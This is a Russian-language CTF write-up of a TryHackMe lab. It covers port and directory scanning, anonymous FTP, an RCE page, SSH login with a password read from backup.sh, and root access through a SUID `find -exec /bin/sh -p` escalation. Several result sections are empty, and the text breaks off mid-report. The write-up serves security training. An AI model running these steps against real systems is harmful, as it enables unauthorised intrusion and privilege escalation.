

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 21:33 (*хорошая комната, но для меня годится как для разминки. однако новичкам я бы посоветовал*)

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	DirBuster Directory Scanner	-
localhost	-	Obsidian Notes	-
localhost	-	hashcat hash cracker	-
10.10.77.106	80	httpd Web Server	+
10.10.77.106	21	FTPd	+
10.10.77.106	55007	SSH	+

Использованные файлы:

- log.txt - файл с данными пользователя для подключения ssh.
- backup.sh - файл с данными другого пользователя.
- .secret - флаг.
- root.txt - флаг.

Порядок действий

1) Запуск openvpn для доступа; кех для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn lab_Kolya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.9.3.5
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
10000/tcp open  http      MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Unix
```

3) Запуск Gobuster для поиска директорий.

- Результаты:

```
(kolya080808@Nikolapc)-[~]
$ gobuster dir -w directory-list-2.3-medium.txt -u
http://10.10.77.106/joomla/ -b 404

=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url: http://10.10.77.106/joomla/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: directory-list-2.3-medium.txt
[+] Negative Status codes: 404
```

```
[+] User Agent:          gobuster/3.6
[+] Timeout:            10s
```

```
=====
Starting gobuster in directory enumeration mode
=====
```


```
/images          (Status: 301) [Size: 320] [-->
http://10.10.77.106/joomla/images/]
/templates       (Status: 301) [Size: 323] [-->
http://10.10.77.106/joomla/templates/]
/media           (Status: 301) [Size: 319] [-->
http://10.10.77.106/joomla/media/]
/modules         (Status: 301) [Size: 321] [-->
http://10.10.77.106/joomla/modules/]
/tests           (Status: 301) [Size: 319] [-->
http://10.10.77.106/joomla/tests/]
/bin             (Status: 301) [Size: 317] [-->
http://10.10.77.106/joomla/bin/]
/plugins         (Status: 301) [Size: 321] [-->
http://10.10.77.106/joomla/plugins/]
/includes        (Status: 301) [Size: 322] [-->
http://10.10.77.106/joomla/includes/]
/language        (Status: 301) [Size: 322] [-->
http://10.10.77.106/joomla/language/]
/components      (Status: 301) [Size: 324] [-->
http://10.10.77.106/joomla/components/]
/cache           (Status: 301) [Size: 319] [-->
http://10.10.77.106/joomla/cache/]
/libraries       (Status: 301) [Size: 323] [-->
http://10.10.77.106/joomla/libraries/]
/installation    (Status: 301) [Size: 326] [-->
http://10.10.77.106/joomla/installation/]
/build           (Status: 301) [Size: 319] [-->
http://10.10.77.106/joomla/build/]
/tmp             (Status: 301) [Size: 317] [-->
http://10.10.77.106/joomla/tmp/]
/layouts         (Status: 301) [Size: 321] [-->
http://10.10.77.106/joomla/layouts/]
/administrator   (Status: 301) [Size: 327] [-->
http://10.10.77.106/joomla/administrator/]
/cli             (Status: 301) [Size: 317] [-->
http://10.10.77.106/joomla/cli/]
/_files          (Status: 301) [Size: 320] [-->
http://10.10.77.106/joomla/_files/]
Progress: 220560 / 220561 (100.00%)
=====
```

Finished

=====

4) Сначала я просто отгадал один из ответов.

- Результат:



5) Затем мы заходим в ftp и обнаруживаем вот это:

- Результат:

```
ftp> ls -la
229 Entering Extended Passive Mode (|||43877|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Aug 22  2019 .
drwxr-xr-x  2 ftp      ftp      4096 Aug 22  2019 ..
-rw-r--r--  1 ftp      ftp       74 Aug 21  2019 .info.txt
226 Directory send OK.
```


6) Я его загрузил и ничего интересного не нашел, нас просто потроллили:

- Результат:




7) Потом я посмотрел на сайт (а точнее на директорию /joomla):

- Результат:




8) Так как gobuster ничего интересного нам не нашел, я попробовал по аналогии с `/_files` зайти на `/_test` и там я нашел RCE:

- Результат:




9) Найдя пароль, я попытался зайти по указанному порту по ssh, но тщетно:

- Результат:



10) Поэтому я попытался в других местах ввести данные, но в итоге я попал в тупик:

- Результат:



11) Поэтому я еще раз провел сканирование портов с 49824 порта по 57000 и нашел то что нужно:

- Результат:

```
PORT      STATE SERVICE VERSION
55007/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
|   256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
|_  256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- И снова результат:

```
(kolya080808 Nikolapc)~[~]
$ ssh basterd@10.10.77.106 -p 55007
The authenticity of host '[10.10.77.106]:55007 ([10.10.77.106]:55007)' can't be established.
ED25519 key fingerprint is SHA256:GhS3mY+uTmthQeOzwxRCFZHv1MN2hrYkdao9HJvi8lk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.77.106]:55007' (ED25519) to the list of known hosts.
basterd@10.10.77.106's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$ ls
backup.sh
```

12) Получив доступ к SSH, я посмотрел на файлы и нашел интересный, содержащий имя пользователя и пароль другого юзера в системе:

- Результат:

```
Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$ ls
backup.sh
$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#superduperp@$$no1knows

ssh $USER@$REMOTE mkdir $TARGET/$DATE

if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
        echo "Begining copy of" $i >> $LOG
        scp $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
        echo $i "completed" >> $LOG

        if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
            rm $SOURCE/$i
            echo $i "removed" >> $LOG
            echo "#####" >> $LOG
        else
            echo "Copy not complete" >> $LOG
            exit 0
        fi
    done
else
    echo "Directory is not present" >> $LOG
    exit 0
fi
```

13) Ну мы меняем пользователя и читаем .secret:

- Результат:

```
su: Authentication failure
$ su stoner
Password:
stoner@Vulnerable:/home/basterd$ ls
ls: cannot open directory '.': Permission denied
stoner@Vulnerable:/home/basterd$ cd ~
stoner@Vulnerable:~$ ls -la
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22  2019 .
drwxr-xr-x 4 root   root   4096 Aug 22  2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22  2019 .nano
-rw-r--r-- 1 stoner stoner  34 Aug 21  2019 .secret
stoner@Vulnerable:~$ cat secret
cat: secret: No such file or directory
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
```

14) Смотрим как мы можем повысить привилегии:

- Результат:

```
stoner@Vulnerable:~$ find / -perm -4000 2>/dev/null
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/bin/ping
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/apache2/suexec-custom
/usr/lib/apache2/suexec-pristine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/at
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/newuidmap
```

15) Повышаем привилегии с помощью [find](#) и читаем root.txt:

- Результат:

```
stoner@Vulnerable:~$ find . -exec /bin/sh -p \; -quit
# id
uid=1000(stoner) gid=1000(stoner) euid=0(root) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
# whoami
root
# cd /root
# ls -la
total 12
drwx----- 2 root root 4096 Aug 22 2019 .
drwxr-xr-x 22 root root 4096 Aug 22 2019 ..
-rw-r--r-- 1 root root 29 Aug 21 2019 root.txt
# cat root
cat: root: No such file or directory
# ^[[A.txt .txt: not found
# in/sh: 6:
# cat root.txt
It wasn't that hard, was it?
```

Примечание


Хорошая комната, можно сказать даже для разогрева.

Советую пройти ее новичкам! Спасибо TryHackMe за комнату!

Найденные уязвимости

Information Disclosure

PoC:



(пункт 8)

CVSSv3 Score: 7.9 (Critical)

Описание:

В данном случае information disclosure связана с неправильно настроенными правами к странице с RCE.

Воспроизведение уязвимости:

Соответствует PoC.


Рекомендации по устранению:

- Ограничьте доступ к данной странице.

- Создайте систему пользователей и сделайте так, чтобы только администраторы получали к этой странице доступ.
- Исправьте RCE.

Remote code execution

PoC:



(пункт 8)

CVSSv3 Score: 10.0 (Critical)

Описание:

RCE представляет собой неправильно написанный код страницы, который в свою очередь при определенных действиях дает доступ к shell при помощи браузера.

Воспроизведение уязвимости:

